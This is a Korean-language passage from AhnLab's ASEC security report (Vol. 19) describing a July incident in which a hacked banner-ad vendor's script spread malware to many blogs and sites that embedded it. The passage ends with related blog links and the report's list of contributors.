해킹된 사이트를 통한 악성코드 유포는 평일이면 잠잠하다가 주말이 시작되는 금요일 저녁부터 발생하여 토, 일요일에 집중된다. 7월 네 번째 주에는 일부 블로그에서 악성코드가 유포되는 것이 탐지되었다. 해당 블로그들의 공통점을 조사해 본 결과, 특정 업체에서 제공하는 배너광고 스크립트를 사용하고 있었다. 추가로 검색 사이트를 이용해서 검색해 본 결과, 아래 그림처럼 상당수의 블로그나 사이트에서 해당 배너광고 스크립트를 사용하고 있음을 확인할 수 있었다.

[그림 3-8] 사이트 검색결과

즉 특정 배너광고 업체가 해킹되었고 해당 업체에서 제공한 배너광고 스크립트를 사용하는 모든 블로그나 사이트는 악성코드 유포 사이트로 이용되었다는 것이다. 이번 사례와 관련해서 안철수연구소에서는 이미 '배너광고 사이트를 통한 악성코드 유포사례'에 대해서 아래 링크의 포스팅에서 언급한 바 있다.

[그림 3-9] 악성코드 유포구조



*** 관련 정보:**

'여러분의 배너광고는 안전한가요?': http://core.ahnlab.com/257

'악성코드는 온라인 게임 사이트를 타고,,,': http://core.ahnlab.com/256

배너 광고 관련 사이트 해킹을 통한 악성코드 유포 사례: http://core.ahnlab.com/218

VOL. 19
ASEC REPORT Contributors

편집장
선임 연구원 안 형 봉

집필진
선임 연구원 심 선 영
선임 연구원 안 창 용
선임 연구원 장 영 준
연구원 김 아 영
연구원 이 정 신
연구원 이 현 목

감수
상무 조 시 행

참여연구원
ASEC 연구원
SiteGuard 연구원

안철수연구소